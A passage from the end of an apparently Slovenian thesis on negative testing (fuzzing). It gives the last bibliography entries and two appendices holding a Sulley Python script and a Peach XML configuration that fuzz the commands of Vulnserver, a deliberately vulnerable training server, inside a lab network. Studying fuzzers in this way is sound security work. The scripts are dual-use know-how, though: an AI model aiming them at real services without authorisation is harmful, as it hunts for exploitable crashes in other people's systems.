[62] Hypertext Preprocessor, dostopno na http://www.php.net/.

[63] Program za uporavljanje vsebin spletne strani, dostopno na http://wordpress.org/.

[64] Opis ranljivosti v programu Wordpress preko katere napadalec lahko pridobi administratorske privilegije, dostopno na http://www.cvedetails.com/cve/CVE-2009-2853/.

[65] File Transfer Protocol (FTP), J. Postel, J. Reynolds, Network Working Group, Request for Comments: 959, dostopno na http://www.ietf.org/rfc/rfc959.txt, October 1985.

[66] Request for Comments (RFC), Internet Engineering Task Force (IETF), dostopno na http://www.ietf.org/rfc.html.

[67] Active FTP vs. Passive FTP, a Definitive Explanation, dostopno na http://slacksite.com/other/ftp.html.

Dodatek A

Sulley: Skripta za Vulnserver

Skripta, ki smo jo uporabili za negativno testiranje programa *Vulnserver* z negativnim testerjem *Sulley*, je naslednja.

```
  #!/usr/bin/python
from sulley import *
import sys
import time

""" Receive banner when connecting to server. """
def banner(sock):
  sock.recv(1024)


""" Define data model. """
s_initialize("VulnserverDATA")
s_group("commands", values=['HELP', 'STATS', 'RTIME', 'LTIME', \
      'SRUN', 'TRUN', 'GMON', 'GDOG', 'KSTET', 'GTER', 'HTER', \
      'LTER', 'KSTAN', 'EXIT'])
s_block_start("CommandBlock", group="commands")
s_delim(' ')
s_string('fuzz')
s_static('\r\n')
s_block_end()


""" Keep session information if we want to resume at a later point. """
s = sessions.session(session_filename="audits/vulnserver.session")

""" Define state model. """
s.connect(s_get("VulnserverDATA"))

""" Define the target to fuzz. """
```

```
30 target          = sessions.target("10.1.1.169", 9999)
31 target.netmon  = pedrpc.client("10.1.1.169", 26001)
32 target.procmon = pedrpc.client("10.1.1.169", 26002)
33 target.procmon_options =  {
34   "proc_name"      : "vulnserver.exe",
35   "stop_commands"  : ['wmic process where (name="vulnserver.exe") delete'],
36   "start_commands" : ['C:\\Users\\eleanor\\Desktop\\vulnserver\\vulnserver.exe'],
37 }
38
39
40 """ grab the banner from the server """
41 s.pre_send = banner
42
43 """ start fuzzing - define target and data """
44 s.add_target(target)
45 s.fuzz()
```

Dodatek B

Peach: Skripta za Vulnserver

Skripta, ki smo jo uporabili za negativno testiranje FTP strežnikov z negativnim testerjem *Sulley*, je naslednja.

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <Peach version="1.0" author="Dejan Lukan">
3
4
5    <!--                        -->
6    <!--  Include Defaults      -->
7    <!--                        -->
8    <Include ns="default" src="file:defaults.xml"/>
9
10
11   <!--                        -->
12   <!--     Data Models        -->
13   <!--                        -->
14   <DataModel name="DataHELP">
15     <String value="HELP" mutable="false" token="true"/>
16     <String value=""/>
17     <String value="\r\n" mutable="false" token="true"/>
18   </DataModel>
19
20   <DataModel name="DataSTATS">
21     <String value="STATS " mutable="false" token="true"/>
22     <String value=""/>
23     <String value="\r\n" mutable="false" token="true"/>
24   </DataModel>
25
26   <DataModel name="DataRTIME">
27     <String value="RTIME " mutable="false" token="true"/>
28     <String value=""/>
29     <String value="\r\n" mutable="false" token="true"/>
```

```
30    </DataModel>
31
32    <DataModel name="DataLTIME">
33      <String value="LTIME " mutable="false" token="true"/>
34      <String value=""/>
35      <String value="\r\n" mutable="false" token="true"/>
36    </DataModel>
37
38    <DataModel name="DataSRUN">
39      <String value="SRUN " mutable="false" token="true"/>
40      <String value=""/>
41      <String value="\r\n" mutable="false" token="true"/>
42    </DataModel>
43
44    <DataModel name="DataTRUN">
45      <String value="TRUN " mutable="false" token="true"/>
46      <String value=""/>
47      <String value="\r\n" mutable="false" token="true"/>
48    </DataModel>
49
50    <DataModel name="DataGMON">
51      <String value="GMON " mutable="false" token="true"/>
52      <String value=""/>
53      <String value="\r\n" mutable="false" token="true"/>
54    </DataModel>
55
56    <DataModel name="DataGDOG">
57      <String value="GDOG " mutable="false" token="true"/>
58      <String value=""/>
59      <String value="\r\n" mutable="false" token="true"/>
60    </DataModel>
61
62    <DataModel name="DataKSTET">
63      <String value="KSTET " mutable="false" token="true"/>
64      <String value=""/>
65      <String value="\r\n" mutable="false" token="true"/>
66    </DataModel>
67
68    <DataModel name="DataGTER">
69      <String value="GTER " mutable="false" token="true"/>
70      <String value=""/>
71      <String value="\r\n" mutable="false" token="true"/>
72    </DataModel>
73
74    <DataModel name="DataHTER">
75      <String value="HTER " mutable="false" token="true"/>
76      <String value=""/>
```

```
77      <String value="\r\n" mutable="false" token="true"/>
78    </DataModel>
79
80    <DataModel name="DataLTER">
81      <String value="LTER " mutable="false" token="true"/>
82      <String value=""/>
83      <String value="\r\n" mutable="false" token="true"/>
84    </DataModel>
85
86    <DataModel name="DataKSTAN">
87      <String value="KSTAN " mutable="false" token="true"/>
88      <String value=""/>
89      <String value="\r\n" mutable="false" token="true"/>
90    </DataModel>
91
92    <DataModel name="DataEXIT">
93      <String value="EXIT" mutable="false" token="true"/>
94      <String value=""/>
95      <String value="\r\n" mutable="false" token="true"/>
96    </DataModel>
97
98    <!-- Response -->
99    <DataModel name="DataResponse">
100     <String value=""/>
101   </DataModel>
102
103
104
105
106
107
108   <!--                     -->
109   <!--    State Model      -->
110   <!--                     -->
111   <StateModel name="StateHELP" initialState="Initial">
112     <State name="Initial">
113       <!-- connect to the remote vulnerable server via network socket -->
114       <Action type="open"/>
115
116       <!-- read welcome message -->
117       <Action type="input"><DataModel ref="DataResponse"/></Action>
118
119       <!-- send our data to the vulnerable server -->
120       <Action type="output"><DataModel ref="DataHELP"/></Action>
121
122       <!-- read the response -->
123       <Action type="input"><DataModel ref="DataResponse"/></Action>
```

```
124
125       <!-- close the network socket -->
126       <Action type="close"/>
127     </State>
128   </StateModel>
129
130   <StateModel name="StateSTATS" initialState="Initial">
131     <State name="Initial">
132       <Action type="input" ><DataModel ref="DataResponse"/></Action>
133       <Action type="output"><DataModel ref="DataSTATS"/></Action>
134       <Action type="input" ><DataModel ref="DataResponse"/></Action>
135     </State>
136   </StateModel>
137
138   <StateModel name="StateRTIME" initialState="Initial">
139     <State name="Initial">
140       <Action type="input" ><DataModel ref="DataResponse"/></Action>
141       <Action type="output"><DataModel ref="DataRTIME"/></Action>
142       <Action type="input" ><DataModel ref="DataResponse"/></Action>
143     </State>
144   </StateModel>
145
146   <StateModel name="StateLTIME" initialState="Initial">
147     <State name="Initial">
148       <Action type="input" ><DataModel ref="DataResponse"/></Action>
149       <Action type="output"><DataModel ref="DataLTIME"/></Action>
150       <Action type="input" ><DataModel ref="DataResponse"/></Action>
151     </State>
152   </StateModel>
153
154   <StateModel name="StateSRUN" initialState="Initial">
155     <State name="Initial">
156       <Action type="input" ><DataModel ref="DataResponse"/></Action>
157       <Action type="output"><DataModel ref="DataSRUN"/></Action>
158       <Action type="input" ><DataModel ref="DataResponse"/></Action>
159     </State>
160   </StateModel>
161
162   <StateModel name="StateTRUN" initialState="Initial">
163     <State name="Initial">
164       <Action type="input" ><DataModel ref="DataResponse"/></Action>
165       <Action type="output"><DataModel ref="DataTRUN"/></Action>
166       <Action type="input" ><DataModel ref="DataResponse"/></Action>
167     </State>
168   </StateModel>
169
170   <StateModel name="StateGMON" initialState="Initial">
```

```
171      <State name="Initial">
172        <Action type="input" ><DataModel ref="DataResponse"/></Action>
173        <Action type="output"><DataModel ref="DataGMON"/></Action>
174        <Action type="input" ><DataModel ref="DataResponse"/></Action>
175      </State>
176    </StateModel>
177
178    <StateModel name="StateGDOG" initialState="Initial">
179      <State name="Initial">
180        <Action type="input" ><DataModel ref="DataResponse"/></Action>
181        <Action type="output"><DataModel ref="DataGDOG"/></Action>
182        <Action type="input" ><DataModel ref="DataResponse"/></Action>
183      </State>
184    </StateModel>
185
186    <StateModel name="StateKSTET" initialState="Initial">
187      <State name="Initial">
188        <Action type="input" ><DataModel ref="DataResponse"/></Action>
189        <Action type="output"><DataModel ref="DataKSTET"/></Action>
190        <Action type="input" ><DataModel ref="DataResponse"/></Action>
191      </State>
192    </StateModel>
193
194    <StateModel name="StateGTER" initialState="Initial">
195      <State name="Initial">
196        <Action type="input" ><DataModel ref="DataResponse"/></Action>
197        <Action type="output"><DataModel ref="DataGTER"/></Action>
198        <Action type="input" ><DataModel ref="DataResponse"/></Action>
199      </State>
200    </StateModel>
201
202    <StateModel name="StateHTER" initialState="Initial">
203      <State name="Initial">
204        <Action type="input" ><DataModel ref="DataResponse"/></Action>
205        <Action type="output"><DataModel ref="DataHTER"/></Action>
206        <Action type="input" ><DataModel ref="DataResponse"/></Action>
207      </State>
208    </StateModel>
209
210    <StateModel name="StateLTER" initialState="Initial">
211      <State name="Initial">
212        <Action type="input" ><DataModel ref="DataResponse"/></Action>
213        <Action type="output"><DataModel ref="DataLTER"/></Action>
214        <Action type="input" ><DataModel ref="DataResponse"/></Action>
215      </State>
216    </StateModel>
217
```

```
218     <StateModel name="StateKSTAN" initialState="Initial">
219       <State name="Initial">
220         <Action type="input" ><DataModel ref="DataResponse"/></Action>
221         <Action type="output"><DataModel ref="DataKSTAN"/></Action>
222         <Action type="input" ><DataModel ref="DataResponse"/></Action>
223       </State>
224     </StateModel>
225
226     <StateModel name="StateEXIT" initialState="Initial">
227       <State name="Initial">
228         <Action type="input" ><DataModel ref="DataResponse"/></Action>
229         <Action type="output"><DataModel ref="DataEXIT"/></Action>
230         <Action type="input" ><DataModel ref="DataResponse"/></Action>
231       </State>
232     </StateModel>
233
234
235
236
237
238
239
240     <!--                        -->
241     <!--    Remote Agent        -->
242     <!--                        -->
243     <Agent name="Agent" location="http://127.0.0.1:9000">
244       <!-- Run and attach windbg to a vulnerable server. -->
245       <Monitor name="VulnseverMonitorDebugger" class="debugger.WindowsDebugEngine">
246         <Param
247           name="CommandLine"
248           value="C:\Documents and Settings\eleanore\Desktop\vulnserver\vulnserver.e
249         />
250       </Monitor>
251     </Agent>
252
253
254
255
256     <!--                        -->
257     <!--     Test Block         -->
258     <!--                        -->
259     <Test name="TestHELP">
260       <!-- The remote agent that will monitor for exceptions. -->
261       <Agent ref="Agent"/>
262
263       <!-- The state that will use a Publisher and send data to server. -->
264       <StateModel ref="StateHELP"/>
```

```
265
266      <!-- A publisher that will connect to the remote vulnerable server. -->
267      <Publisher class="tcp.Tcp">
268        <Param name="host" value="127.0.0.1"/>
269        <Param name="port" value="9999"/>
270      </Publisher>
271    </Test>
272
273    <Test name="TestSTATS">
274      <Agent ref="Agent"/>
275      <StateModel ref="StateSTATS"/>
276      <Publisher class="tcp.Tcp">
277        <Param name="host" value="127.0.0.1"/>
278        <Param name="port" value="9999"/>
279      </Publisher>
280    </Test>
281
282    <Test name="TestRTIME">
283      <Agent ref="Agent"/>
284      <StateModel ref="StateRTIME"/>
285      <Publisher class="tcp.Tcp">
286        <Param name="host" value="127.0.0.1"/>
287        <Param name="port" value="9999"/>
288      </Publisher>
289    </Test>
290
291    <Test name="TestLTIME">
292      <Agent ref="Agent"/>
293      <StateModel ref="StateLTIME"/>
294      <Publisher class="tcp.Tcp">
295        <Param name="host" value="127.0.0.1"/>
296        <Param name="port" value="9999"/>
297      </Publisher>
298    </Test>
299
300    <Test name="TestSRUN">
301      <Agent ref="Agent"/>
302      <StateModel ref="StateSRUN"/>
303      <Publisher class="tcp.Tcp">
304        <Param name="host" value="127.0.0.1"/>
305        <Param name="port" value="9999"/>
306      </Publisher>
307    </Test>
308
309    <Test name="TestTRUN">
310      <Agent ref="Agent"/>
311      <StateModel ref="StateTRUN"/>
```

```
312     <Publisher class="tcp.Tcp">
313       <Param name="host" value="127.0.0.1"/>
314       <Param name="port" value="9999"/>
315     </Publisher>
316   </Test>
317 
318   <Test name="TestGMON">
319     <Agent ref="Agent"/>
320     <StateModel ref="StateGMON"/>
321     <Publisher class="tcp.Tcp">
322       <Param name="host" value="127.0.0.1"/>
323       <Param name="port" value="9999"/>
324     </Publisher>
325   </Test>
326 
327   <Test name="TestGDOG">
328     <Agent ref="Agent"/>
329     <StateModel ref="StateGDOG"/>
330     <Publisher class="tcp.Tcp">
331       <Param name="host" value="127.0.0.1"/>
332       <Param name="port" value="9999"/>
333     </Publisher>
334   </Test>
335 
336   <Test name="TestKSTET">
337     <Agent ref="Agent"/>
338     <StateModel ref="StateKSTET"/>
339     <Publisher class="tcp.Tcp">
340       <Param name="host" value="127.0.0.1"/>
341       <Param name="port" value="9999"/>
342     </Publisher>
343   </Test>
344 
345   <Test name="TestGTER">
346     <Agent ref="Agent"/>
347     <StateModel ref="StateGTER"/>
348     <Publisher class="tcp.Tcp">
349       <Param name="host" value="127.0.0.1"/>
350       <Param name="port" value="9999"/>
351     </Publisher>
352   </Test>
353 
354   <Test name="TestHTER">
355     <Agent ref="Agent"/>
356     <StateModel ref="StateHTER"/>
357     <Publisher class="tcp.Tcp">
358       <Param name="host" value="127.0.0.1"/>
```

```
359        <Param name="port" value="9999"/>
360      </Publisher>
361    </Test>
362
363    <Test name="TestLTER">
364      <Agent ref="Agent"/>
365      <StateModel ref="StateLTER"/>
366      <Publisher class="tcp.Tcp">
367        <Param name="host" value="127.0.0.1"/>
368        <Param name="port" value="9999"/>
369      </Publisher>
370    </Test>
371
372    <Test name="TestKSTAN">
373      <Agent ref="Agent"/>
374      <StateModel ref="StateKSTAN"/>
375      <Publisher class="tcp.Tcp">
376        <Param name="host" value="127.0.0.1"/>
377        <Param name="port" value="9999"/>
378      </Publisher>
379    </Test>
380
381    <Test name="TestEXIT">
382      <Agent ref="Agent"/>
383      <StateModel ref="StateEXIT"/>
384      <Publisher class="tcp.Tcp">
385        <Param name="host" value="127.0.0.1"/>
386        <Param name="port" value="9999"/>
387      </Publisher>
388    </Test>
389
390
391
392    <!--                     -->
393    <!--    Run Config       -->
394    <!--                     -->
395    <Run name="DefaultRun">
396      <Test ref="TestHELP"/>
397      <Test ref="TestSTATS"/>
398      <Test ref="TestRTIME"/>
399      <Test ref="TestLTIME"/>
400      <Test ref="TestSRUN"/>
401      <Test ref="TestTRUN"/>
402      <Test ref="TestGMON"/>
403      <Test ref="TestGDOG"/>
404      <Test ref="TestKSTET"/>
405      <Test ref="TestGTER"/>
```

```
406       <Test ref="TestHTER"/>
407       <Test ref="TestLTER"/>
408       <Test ref="TestKSTAN"/>
409       <Test ref="TestEXIT"/>
410
411       <Logger class="logger.Filesystem">
412         <Param name="path" value="/home/eleanor/peach/vulnserver/"/>
413       </Logger>
414     </Run>
415
416
417
418   </Peach>
```